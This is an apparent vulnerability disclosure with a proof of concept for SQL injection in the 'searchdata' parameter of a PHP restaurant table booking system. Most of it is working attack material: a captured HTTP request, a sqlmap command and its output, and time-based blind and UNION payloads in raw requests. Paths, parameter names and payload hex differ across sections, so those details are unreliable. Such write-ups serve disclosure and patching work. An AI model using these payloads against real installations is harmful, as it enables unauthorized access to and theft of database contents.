

SQL Injection vulnerability was identified in "rtbs/check-status.php" in Restaurant Table Booking System using PHP and MySQL V1.0, enabling attackers to retrieve sensitive database information by manipulating the "searchdata" POST request parameter.

Affected Project: Restaurant Table Booking System using PHP and MySQL V1.0

Official Website: <https://phpgurukul.com/restaurant-table-booking-system-using-php-and-mysql/>


Version: 1.0

Affected Components:

- **Affected File:** rtbs/check-status.php
- **Affected Parameter:** "searchdata" URL parameter

Proof of Concept:

Step 1: First navigate to <http://localhost/rtbs/check-status.php> and in search bar, provide values **hello** and enable burpsuite intercept to capture the request.



Step 2: Copy the all request and save in a file. (Here name is given search.txt)

```
1 POST /rtbs/search-result.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 30
9 Origin: http://localhost
10 Connection: keep-alive
11 Referer: http://localhost/rtbs/check-status.php
12 Cookie: PHPSESSID=0m0ctnokfckn4fiocqmwkn39uh
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Priority: u=0, i
19
20 searchdata=hello&submit=Search
```

Step 3: Now run sqlmap command `python ./sqlmap.py -r C:\Users\bhush\Desktop\search.txt --batch` shown in screenshot.

- Now notice that searchkey parameter is vulnerable with time-based blind and UNION Type SQL Injection.

```
PS C:\Users\bhush\Downloads\sqlmapproject-sqlmap-9e36fd7> python ./sqlmap.py -r C:\Users\bhush\Desktop\search.txt --batch

[1.8.9.18dev]
https://sqlmap.org

[!] Legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:23:49 / 2024-10-18/

[01:23:49] [INFO] parsing HTTP request from 'C:\Users\bhush\Desktop\search.txt'
[01:23:49] [INFO] resuming back-end DBMS 'mysql'
[01:23:49] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: searchdata (POST)
  Type: time-based blind (query SLEEP)
  Payload: searchdata=hello' AND (SELECT '7821 FROM (SELECT(SLEEP(5)))LJDm) AND 'oUcD'='oUcDsubmit=Search

  Type: UNION query
  Title: Generic UNION query (NULL) - 34 columns
  Payload: searchdata=hello' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7162787671,0x66556873497251664748344724e66664b4d4769716963576c5167a695772447a586f654b66664
1,0x717a787171),NULL-- ->submit=Search

[01:23:50] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.0.30, Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[01:23:50] [INFO] fetched data logged to text files under 'C:\Users\bhush\AppData\Local\sqlmap\output\localhost'

[*] ending @ 01:23:50 / 2024-10-18/
```

- Time Based SQL Injection POC-1

```
POST /rtba/search-result.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 94
Origin: http://localhost
Connection: keep-alive
Referer: http://localhost/rtba/check-status.php
Cookie: PHPSESSID=0mctnoctkn4fioeqwn1Puh
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

searchdata=hello' AND (SELECT '7821 FROM (SELECT(SLEEP(5)))LJDm) AND 'oUcD'='oUcDsubmit=Search

1 HTTP/1.1 200 OK
2 Date: Thu, 17 Oct 2024 15:57:34 GMT
3 Server: Apache/2.4.58 (Ubuntu) OpenSSL/3.1.1 PHP/8.0.30
4 X-Powered-By: PHP/8.0.30
5 Expires: Thu, 19 Nov 1991 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Content-Length: 5256
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=UTF-8
12
13 <!DOCTYPE html>
14 <html lang="en">
15 <head>
16 <meta charset="utf-8">
17 <meta name="viewport" content="width=device-width, initial-scale=1">
18 <title>
19 Restaurant Table Booking System | search result
20 </title>
21
22 <!-- Google Font: Source Sans Pro -->
23 <link rel="stylesheet" href="
24 https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,400i,700i&display=faillback
25 ">
26 <!-- Font Awesome -->
27 <link rel="stylesheet" href="plugins/fontawesome-free/css/all.min.css">
28 <!-- DataTables -->
29 <link rel="stylesheet" href="plugins/datatables-bs4/css/dataTables.bootstrap4.min.css">
30 <link rel="stylesheet" href="
31 plugins/datatables-responsive/css/responsive.bootstrap4.min.css">
32 <link rel="stylesheet" href="plugins/datatables-buttons/css/buttons.bootstrap4.min.css">
33 <!-- Theme style -->
34 <link rel="stylesheet" href="dist/css/adminlte.min.css">
35 </head>
36 <body>
37 <div>
38 <!-- Navbar -->
39 <!-- /.navbar -->
40
41 <!-- Content Wrapper. Contains page content -->
42 <div>
43 <!-- Content Header (Page header) -->
44 <section class="content-header">
45 <div class="container-fluid">
46 <div class="card">
47 <div class="card-body">
48 <div class="card">
49 <div class="card">
50 <div class="card">
51 <div class="card">
52 <div class="card">
53 <div class="card">
54 <div class="card">
55 <div class="card">
56 <div class="card">
57 <div class="card">
58 <div class="card">
59 <div class="card">
60 <div class="card">
```

- Time Based SQL Injection POC-2

```
Request
Pretty Raw Hex
1 POST /rtba/search-result.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 94
9 Origin: http://localhost
10 Connection: keep-alive
11 Referer: http://localhost/rtba/check-status.php
12 Cookie: PHPSESSID=0mctnoctkn4fioeqwn1Puh
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Priority: u=0, i
19
20 searchdata=hello' AND (SELECT '7821 FROM (SELECT(SLEEP(5)))LJDm) AND 'oUcD'='oUcDsubmit=Search

Response
Pretty Raw Hex Render
20 <!-- Google Font: Source Sans Pro -->
21 <link rel="stylesheet" href="
22 https://fonts.googleapis.com/css?family=Source+Sans+Pro:300,400,400i,700i&display=faillback
23 ">
24 <!-- Font Awesome -->
25 <link rel="stylesheet" href="plugins/fontawesome-free/css/all.min.css">
26 <!-- DataTables -->
27 <link rel="stylesheet" href="plugins/datatables-bs4/css/dataTables.bootstrap4.min.css">
28 <link rel="stylesheet" href="
29 plugins/datatables-responsive/css/responsive.bootstrap4.min.css">
30 <link rel="stylesheet" href="plugins/datatables-buttons/css/buttons.bootstrap4.min.css">
31 <!-- Theme style -->
32 <link rel="stylesheet" href="dist/css/adminlte.min.css">
33 </head>
34 <body>
35 <div>
36 <!-- Navbar -->
37 <!-- /.navbar -->
38
39 <!-- Content Wrapper. Contains page content -->
40 <div>
41 <!-- Content Header (Page header) -->
42 <section class="content-header">
43 <div class="container-fluid">
44 <div class="card">
45 <div class="card">
46 <div class="card">
47 <div class="card">
48 <div class="card">
49 <div class="card">
50 <div class="card">
51 <div class="card">
52 <div class="card">
53 <div class="card">
54 <div class="card">
55 <div class="card">
56 <div class="card">
57 <div class="card">
58 <div class="card">
59 <div class="card">
60 <div class="card">
```

- **Union based SQL injection POC-2**

```

1 POST /ctbts/search-result.php HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:131.0) Gecko/20100101 Firefox/131.0
4 Accept: */*
5 text/html,application/xhtml+xml,application/xml;q=0.9,image/svg,image/webp,application/javascript;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 234
10 Origin: http://localhost
11 Connection: keep-alive
12 Referer: http://localhost/ctbts/check-status.php
13 Cookie: PHPSESSID=0e027c04cf0c9f0e99939b
14 Upgrade-Insecure-Requests: 1
15 Sec-Fetch-Dest: document
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-Site: same-origin
18 Sec-Fetch-User: ?1
19 Priority: u=0, i
20
21 searchdata=hello' UNION ALL SELECT
22 NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7162787671,0x6f5568734972
23 5164740d34a774e6c464b476971696357e9c587a6957724d7a50c6f569e64c1,0x717a787171),NULL--
24 --submit=Search
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61

```